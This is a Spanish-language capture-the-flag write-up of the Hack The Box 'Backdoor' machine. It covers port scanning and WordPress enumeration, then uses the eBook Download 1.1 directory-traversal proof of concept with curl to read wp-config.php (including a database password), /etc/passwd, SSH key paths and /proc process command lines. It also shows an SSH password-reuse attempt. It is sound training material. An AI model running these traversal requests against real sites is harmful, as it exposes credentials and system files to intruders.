


# Máquina Backdoor Hack The box Easy

Quiero practicar un poco de WordPress así que al buscar en el buscador de infosecmachines he visto que esta es un WordPress easy, en teoría.



Confirmamos mediante ping que la máquina es Linux debido al TTL de 64

```

(jouker@joukerm)-[~/Escritorio/temporal]
$ ping 10.10.11.125
PING 10.10.11.125 (10.10.11.125) 56(84) bytes of data.
64 bytes from 10.10.11.125: icmp_seq=1 ttl=63 time=38.1 ms
64 bytes from 10.10.11.125: icmp_seq=2 ttl=63 time=38.2 ms
64 bytes from 10.10.11.125: icmp_seq=3 ttl=63 time=38.7 ms
^C
--- 10.10.11.125 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 38.119/38.314/38.670/0.251 ms

(jouker@joukerm)-[~/Escritorio/temporal]
$ ping 10.10.11.125 -R
PING 10.10.11.125 (10.10.11.125) 56(124) bytes of data.
64 bytes from 10.10.11.125: icmp_seq=1 ttl=63 time=38.3 ms
RR:      10.10.16.3
         10.10.10.2
         10.10.11.125
         10.10.11.125
         10.10.16.1
         10.10.16.3

64 bytes from 10.10.11.125: icmp_seq=2 ttl=63 time=38.7 ms      (same route)
64 bytes from 10.10.11.125: icmp_seq=3 ttl=63 time=38.9 ms      (same route)
64 bytes from 10.10.11.125: icmp_seq=4 ttl=63 time=37.8 ms      (same route)
64 bytes from 10.10.11.125: icmp_seq=5 ttl=63 time=56.9 ms      (same route)
cc64 bytes from 10.10.11.125: icmp_seq=6 ttl=63 time=38.0 ms      (same route)
^C
--- 10.10.11.125 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5006ms
rtt min/avg/max/mdev = 37.750/41.434/56.927/6.939 ms

```

Puertos habituales detectados 80 y 22, de forma poco habitual se logra ver un puerto 1337 que la verdad es un servicio que

desconozco.

```
(jouker@joukerm)-[~/Escritorio/temporal]
$ sudo nmap -p- --min-rate 5000 -n -Pn -sV -sC -vvv 10.10.11.125 -oN scan.txt
[sudo] contraseña para jouker:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 20:01 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:01
Completed NSE at 20:01, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:01
Completed NSE at 20:01, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:01
Completed NSE at 20:01, 0.00s elapsed
Initiating SYN Stealth Scan at 20:01
Scanning 10.10.11.125 [65535 ports]
Discovered open port 80/tcp on 10.10.11.125
Discovered open port 22/tcp on 10.10.11.125
Discovered open port 1337/tcp on 10.10.11.125
```

Vale por lo pronto el puerto 1337 no nos facilita la información que buscaba, he buscado mediante internet a ver si encontraba un puerto típico de 1337 pero me he encontrado que no hay nada aparte de una pista de algo relacionado con node. Pero nada conclusivo ya que hay 1000 vulnerabilidades.



```
1 http-generator: WordPress 5.8.1
1337/tcp open waste? syn-ack ttl 63
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:04
Completed NSE at 20:04, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:04
Completed NSE at 20:04, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:04
Completed NSE at 20:04, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 184.65 seconds
Raw packets sent: 65558 (2.885MB) | Rcvd: 65558 (2.622MB)


(jouker@joukerm)-[~/Escritorio/temporal]
$ searchsploit node
-----
Exploit Title
```

Directos a un wordpress, vamos a buscar que vulnerabilidades conocidas tiene esa versión en particular.








Plugin vulnerable? Por cierto la ruta de wp-content plugins tiene activado el directory listing, bastante sospechoso si soy sincero.



# Index of /wp-content/plugins

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">ebook-download/</a>	2021-11-10 14:18	-	
 <a href="#">hello.php</a>	2019-03-18 17:19	2.5K	

Apache/2.4.41 (Ubuntu) Server at 10.10.11.125 Port 80


No ha encontrado nada sospechoso con la IP.

```
[+] Enumerating Vulnerable Plugins (via Passive Methods)
[!] No plugins Found.
[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
  Checking Known Locations - Time: 00:00:15 <=====
[+] Checking Theme Versions (via Passive and Aggressive Methods)
[!] No themes Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
  Checking Config Backups - Time: 00:00:03 <=====
[!] No Config Backups Found.
[+] Enumerating Users (via Passive and Aggressive Methods)
  Brute Forcing Author IDs - Time: 00:00:00 <=====
[!] User(s) Identified:
[+] admin
  Found By: Rss Generator (Passive Detection)
  Confirmed By:
    Wp Json Api (Aggressive Detection)
      - http://10.10.11.125/index.php/wp-json/wp/v2/users/?per_page=100&page=1
    Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Login Error Messages (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Sun May  4 20:15:42 2025
```

Por suerte o desgracia al buscar el plugin encontramos una vulnerabilidad para la versión del plugin 1.1

```
Shellcodes: No Results
j0uk3r@j0uk3r: ~/Escritorio/temporal
$ searchsploit wordpress ebook download
-----
Exploit Title | Path
-----|-----
WordPress Plugin eBook Download 1.1 - Directory Traversal | php/webapps/39575.txt
Shellcodes: No Results
```

Si vamos a la información observamos que es un stable tag 1.1 por lo que es la versión vulnerable que hemos encontrado gracias a la database.




```
10.10.11.125/wp-content/plugins/ebook-download/readme.txt

=== Plugin Name ===
Contributors: zedna
Donate link: https://www.paypal.com/cgi-bin/webscr?cmd=_donations&business=3ZVGZTC7ZPCH2&lc=CZ&item_name=Zedna%20Bric
Tags: ebook, file, download
Requires at least: 3.0.4
Tested up to: 4.4
Stable tag: 1.1
License: GPLv2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html

Allow user to download your ebook custom file when insert an email.

== Description ==
```

Con la enumeración del searchsploit buscado con anterioridad veo que puedo hacer el path traversal con algo tan simple como ubicarme en la carpeta del plugin y editar el parametro ebookdownloadurl=



```
Archivo Acciones Editar Vista Ayuda
# Exploit Title: Wordpress eBook Download 1.1 | Directory Traversal
# Exploit Author: Wadeek
# Website Author: https://github.com/Wad-Deek
# Software Link: https://downloads.wordpress.org/plugin/ebook-download.zip
# Version: 1.1
# Tested on: Xampp on Windows7

[Version Disclosure]
=====
http://localhost/wordpress/wp-content/plugins/ebook-download/readme.txt
=====

[PoC]
-----
/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../wp-config.php
~
~
```

Quizás me venga mejor aprender a usar curl, ya que lo he hecho directamente sobre la url y tengo el siguiente problemita, que se descarga dentro de un word en vez de dárme lo simplemente en texto plano, con esta credencial he creído que me he sacado la lotería pero...

```
../../../../wp-config.php../../../../wp-config.php../../../../wp-config.php<?php
```

```
/*
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'MQYBJSaD#DxG6qbm' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );


/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication unique keys and salts.
 */
```


El usuario wordpressuser no existe, tal y como vimos antes con wpscan y...






Username or Email Address

Password

☐ Remember Me


Admin no es la credencial, hay que conseguir de alguna forma listar información de interés con el path traversal y conseguir alguna manera de entrar por el ssh.




**Error:** The password you entered for the username **admin** is incorrect. [Lost your password?](#)

Username or Email Address

Password



 This connection is not secure. Logins entered here could be compromised. [Learn More](#)

[Lost your password?](#)

No puedo listar usuarios...

```
(jouker@joukerm) - [~/Escritorio/temporal]
$ curl -s -X GET "10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../etc/passwd"
../../../../etc/passwd../../../../etc/passwd../../../../etc/passwd<script>window.close()</script>
```

Mentira si que puedo, solo que he de tirar un par de directorios mas atras, por otro lado, se me olvidaba que con eso no puedo hacer directamente un ls, sinó que tengo que saberme el nombre del archivo al que quiero entrar. El único usuario válido en esta máquina es el usuario user, con el tema de la reutilización de contraseñas siendo un estándar, voy a probar mediante ssh si la credencial de wordpress previamente obtenida es válida con el usuario "user"

```
(jouker@joukerm) - [~/Escritorio/temporal]
$ curl -s -X GET "10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../../../../../etc/passwd"
../../../../../../../../etc/passwd../../../../../../../../etc/passwd../../../../../../../../etc/passwd../../../../../../../../etc/passwdroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false
uidd:x:107:112:/run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:nonexistent:/usr/sbin/nologin
landscape:x:109:115:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534:/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
user:x:1000:1000:user:/home/user:/bin/bash
lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:118:MySQL Server,,:/nonexistent:/bin/false
<script>window.close()</script>
```

No le ha gustado el intento de login por ssh pero no ha estado mal el intento.

```

(jouker@joukerm)-[~/Escritorio/temporal]
$ ssh user@10.10.11.125
The authenticity of host '10.10.11.125 (10.10.11.125)' can't be established.
ED25519 key fingerprint is SHA256:nWEef2HgKX/Bf8LkwYV7ra0nu0Zm23UhLPbYiu6I05M.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.125' (ED25519) to the list of known hosts.
user@10.10.11.125's password:
Permission denied, please try again.
user@10.10.11.125's password:

(jouker@joukerm)-[~/Escritorio/temporal]
$ MQYBJSaD#DxG6qbm

```

Intento listar posibles claves id\_rsa que haya dejado suelta y nada...

```

(jouker@joukerm)-[~/Escritorio/temporal]
$ curl -s -X GET "10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../../../../../home/user/user.txt"
../../../../../../../../home/user/user.txt../../../../../../../../home/user/user.txt../../../../../../../../home/user/user.txt<script>>window.close(</script>

(jouker@joukerm)-[~/Escritorio/temporal]
$ curl -s -X GET "10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../../../../../home/user/.ssh/id_rsa"
../../../../../../../../home/user/.ssh/id_rsa../../../../../../../../home/user/.ssh/id_rsa../../../../../../../../home/user/.ssh/id_rsa<script>>window.close(</script>

(jouker@joukerm)-[~/Escritorio/temporal]
$ curl -s -X GET "10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../../../../../home/user/.ssh/id_rsa.pub"
../../../../../../../../home/user/.ssh/id_rsa.pub../../../../../../../../home/user/.ssh/id_rsa.pub../../../../../../../../home/user/.ssh/id_rsa.pub<script>>window.close(</script>

(jouker@joukerm)-[~/Escritorio/temporal]
$ curl -s -X GET "10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../../../../../home/user/.ssh/known_hosts"
../../../../../../../../home/user/.ssh/known_hosts../../../../../../../../home/user/.ssh/known_hosts../../../../../../../../home/user/.ssh/known_hosts<script>>window.close(</script>

```

Podemos enumerar con /proc/version.

```

(jouker@joukerm)-[~/Escritorio/temporal]
$ curl -s "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../../../../../proc/version"
../../../../../../../../proc/version../../../../../../../../proc/version../../../../../../../../proc/versionLinux version 5.4.0-80-generic (bulld@lcy0
20.04) #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021
<script>window.close(</script>

```

Bueno la siguiente parte es difícil así que en esta parte he tenido que tirar de Writeup porque a día de hoy sigo sin entenderlo.

Si buscamos info en internet sobre /proc/pid/cmdline tenemos lo siguiente:

## `/proc/cmdline`

This read-only file holds the complete command line for the process, unless the process is a zombie. In the latter case, there is nothing in this file: that is, a read on this file will return 0 characters.

For processes which are still running, the command-line arguments appear in this file in the same layout as they do in process memory: If the process is well-behaved, it is a set of strings separated by null bytes (`'\0'`), with a further null byte after the last string.

This is the common case, but processes have the freedom to override the memory region and break assumptions about the contents or format of the `/proc/pid/cmdline` file.

Dentro de cada PID hay información de interés, la gracia es que si nosotros nos metemos en nuestro sistema...

Todo esto son lugares donde puede llegar a haber información de interés dentro del `cmdline`, por lo que para listar todos, en vez de hacer un `curl 1` por 1 vamos a hacer la siguiente sintaxis para de una forma limpia poder iterar sobre cada uno de estos PID.

```
jouker@jouker:~/proc$ ls
1 1061 12 1263 1296 1381 1499 18 202 212 26 32 34004 39 47 582 687 81 devices loports locks self uptime
1016 1082 1209 1268 13 1384 14992 19 2026 22 28 3224 3404 4 4786 586 69 881 diskstats irq meminfo slabinfo version
1021 11 1216 1269 1301 1392 15 1844 2046 22174 29 3227 3406 40 48 587 691 acpi dma misc softirqs vmallocinfo
1032 1143 1224 1277 1338 1399 1505 1947 2847 22534 290 3238 3443 41 49 588 7 asound driver keys modules stat vmstat
1034 1145 1226 1283 1348 14 1513 195 205 23 3 3246 34702 417 5 592 70 buddyinfo dynamic_debug mtrr swaps zoneinfo
1054 1158 12286 1287 1349 1411 1519 198 206 24 30 3252 354 42 50 593 704 bus execdomains key-users net sys
1056 1159 1230 1291 1350 1412 1531 199 208 24597 30828 3256 3554 43 53 6 706 cgroups fb kmsg ntp sysrq-trigger
1057 1166 1236 1292 13506 14319 1532 2 209 24666 31 3280 359 44 54 619 71 cmdline filesystems kpagecgroup pagetypeinfo sysvipc
1058 1167 1250 1293 1354 1465 1536 20 2090 25 312 3337 3602 45 55 638 72 consoles fs kpagecount partitions thread-self
1059 1191 1251 1294 1367 14731 16 200 2093 250 3152 3397 3603 46 56 649 732 cpuinfo interrupts kpageflags pressure timer_list
1060 1198 1255 1295 137 1480 17 201 21 251 31839 34 38 4664 57 65 77 crypto lomem loadavg schedstat tty
```

Es curioso no entiendo porque aún pero al hacer la comanda de forma convencional con el `curl`, no funciona, tienes que aplicar esta serie de comandos de filtraje o no funciona bien. El resultado que queremos obtener es el que recibimos en la segunda imagen pero en cada PID:

```

(jouker@joukerm)-[~/Escritorio/temporal]
$ curl http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../proc/1/cmdline --output -
../proc/1/cmdline../proc/1/cmdline../proc/1/cmdline<script>>window.close()</script>

(jouker@joukerm)-[~/Escritorio/temporal]
$ curl -s http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/proc/1/cmdline --output - | cut -d '/' -f 8- | sed 's/<script.*//g'
proc/1/cmdline/sbin/initautoautomatic-ubiquitynoprompt
(jouker@joukerm)-[~/Escritorio/temporal]
$

```

De hecho lo que hace que funcione es el sed, ya que el cut -d 8 es simplemente para hacer algo más de bonito para que no se repita lo mismo 2 veces.

```

(jouker@joukerm)-[~/Escritorio/temporal]
$ curl -s http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/proc/1/cmdline --output - | sed 's/<script.*//g'
/proc/1/cmdline/proc/1/cmdline/proc/1/cmdline/sbin/initautoautomatic-ubiquitynoprompt
(jouker@joukerm)-[~/Escritorio/temporal]
$

```

Resultados de los PID obtenidos del /proc/{\$i} cmdline:

```

-rw-rw-r-- 1 jouker jouker 17 may 6 11:31 976
-rw-rw-r-- 1 jouker jouker 17 may 6 11:31 977
-rw-rw-r-- 1 jouker jouker 17 may 6 11:31 978
-rw-rw-r-- 1 jouker jouker 34 may 6 11:31 979
-rw-rw-r-- 1 jouker jouker 16 may 6 11:26 98
-rw-rw-r-- 1 jouker jouker 17 may 6 11:31 980
-rw-rw-r-- 1 jouker jouker 17 may 6 11:31 981
-rw-rw-r-- 1 jouker jouker 17 may 6 11:31 982
-rw-rw-r-- 1 jouker jouker 17 may 6 11:31 983
-rw-rw-r-- 1 jouker jouker 17 may 6 11:31 984
